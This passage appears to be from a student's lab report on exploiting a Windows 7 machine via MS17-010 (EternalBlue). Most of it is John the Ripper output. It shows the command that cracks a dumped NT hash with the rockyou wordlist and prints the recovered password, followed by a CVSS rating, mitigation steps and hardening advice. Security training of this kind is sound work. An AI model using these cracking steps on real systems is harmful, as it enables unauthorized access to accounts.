Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Use the "--format-dynamic-md5($p)" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "cryptoSafe"
Use the "--format-cryptoSafe" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HAVAL-128-4"
Use the "--format-HAVAL-128-4" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA256"
Use the "--format-Raw-SHA256" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA256"
Use the "--format-HMAC-SHA256" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA512"
Use the "--format-HMAC-SHA512" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Tiger"
Use the "--format-Tiger" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "lotus5"
Use the "--format-lotus5" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA224"
Use the "--format-HMAC-SHA224" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "MD2"
Use the "--format-MD2" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA1-LinkedIn"
Use the "--format-Raw-SHA1-LinkedIn" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mdc2"
Use the "--format-mdc2" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mscash"
Use the "--format-mscash" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "mscash2"
Use the "--format-mscash2" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-SHA224"
Use the "--format-Raw-SHA224" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Palshop"
Use the "--format-Palshop" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "NT"
Use the "--format-NT" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "ripemd-160"
Use the "--format-ripemd-160" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-MD4"
Use the "--format-Raw-MD4" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-MD5"
Use the "--format-Raw-MD5" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMailServer"
Use the "--format-HMailServer" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Raw-MD5u"
Use the "--format-Raw-MD5u" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "ripemd-128"
Use the "--format-ripemd-128" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "gost"
Use the "--format-gost" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "Snefru-128"
Use the "--format-Snefru-128" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "ZipMonster"
Use the "--format-ZipMonster" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HMAC-SHA384"
Use the "--format-HMAC-SHA384" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "oracle11"
Use the "--format-oracle11" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "xsha"
Use the "--format-xsha" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "lotus85"
Use the "--format-lotus85" option to force loading hashes of that type instead
Warning: only loading hashes of type "tripcode", but also saw type "HAVAL-256-3"
Use the "--format-HAVAL-256-3" option to force loading hashes of that type instead

Warning: only loading hashes of type "tripcode", but also saw type "plaintext"
Use the "--format-plaintext" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 402687 password hashes with no different salts (tripcode [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with wordlist: /usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-05-30 23:58) 0g/s 177100p/s 177100c/s 71315MC/s 123456..sss
Session completed.

```



Step 10: Decrypt the Hash to get Password

```
(kalirms@kalirms)-[~/Win-7]
$ date 66 echo "Student Name : Rahul Malatesh Sannapujar" 66 echo " " ; john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt win-7_hash

Friday 30 May 2025 11:59:14 PM IST
Student Name : Rahul Malatesh Sannapujar

Using default input encoding: UTF-8
Loaded 1 password hash (NT [MPX 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22 (Jon)
1g 0:00.00.00 DONE (2025-05-30 23:59) 1.562g/s 15938Kp/s 15938Kc/s 15938Kc/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Password is : alqfna22



Windows 7 password cracked successfully.....

4. Vulnerability Summary

- **Name:** MS17-010 - EternalBlue SMBv1 Remote Code Execution
- **CVE ID:** CVE-2017-0144
- **Category:** Remote Code Execution (RCE)
- **Affected Systems:** Windows XP, Windows Vista, 7, 8, 10 (pre-patch), Windows Server 2003–2016
- **Protocol:** SMBv1

5. Risk Rating

Parameter	Value
CVSS v3.1 Score	9.8 (Critical)
Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Confidentiality	High
Integrity	High
Availability	High

6. Mitigation Guidance (Step-by-step)

1. Apply Security Patch:

- Install Microsoft patch from [MS17-010 bulletin](#).
- Update all legacy systems immediately.

2. Disable SMBv1 Protocol (if not needed):

- **PowerShell Command:**

Set-SmbServerConfiguration -EnableSMB1Protocol \$false

- Or via Windows Features GUI → Uncheck **SMB 1.0/CIFS File Sharing Support**.

3. Firewall Rules:

- Block inbound traffic to port 445 from untrusted networks.
- Use internal segmentation firewalls to limit lateral movement.

4. Intrusion Detection/Prevention:

- Deploy and update IDS/IPS rules to detect SMB exploitation behavior.

5. Backup and Disaster Recovery:

- Maintain offline backups and regularly test restore procedures.

7. Attack Timeline & Effort

Stage	Time Invested	Tools Used
Reconnaissance	10 minutes	nmap
Vulnerability Detection	5 minutes	smb-vuln-ms17-010.nse
Exploitation	15 minutes	Metasploit
Post-Exploitation	20 minutes	Meterpreter, Manual Checks

Total Time: ~50 minutes

8. Future Hardening Recommendations

- **Patch Management:** Implement an automated patch management process.
- **Network Segmentation:** Isolate sensitive systems and limit lateral movement paths.
- **Protocol Auditing:** Disable deprecated protocols (e.g., SMBv1) across all systems.
- **Security Monitoring:** Deploy SIEM with alerts on SMB anomalies.
- **Legacy System Decommission:** Replace unsupported Windows versions.
- **Red Team Exercises:** Regularly test your internal defenses against common exploits.

Conclusion

In Windows 7 MS17-010 is a critical SMBv1 vulnerability allowing remote code execution without authentication. Exploitation enables attackers to gain full system control, risking data loss and network compromise. The exploit is widely known and automated, making timely patching vital. Disabling SMBv1 and applying official Microsoft patches greatly reduce risk. Continuous monitoring and network segmentation further enhance security against similar threats.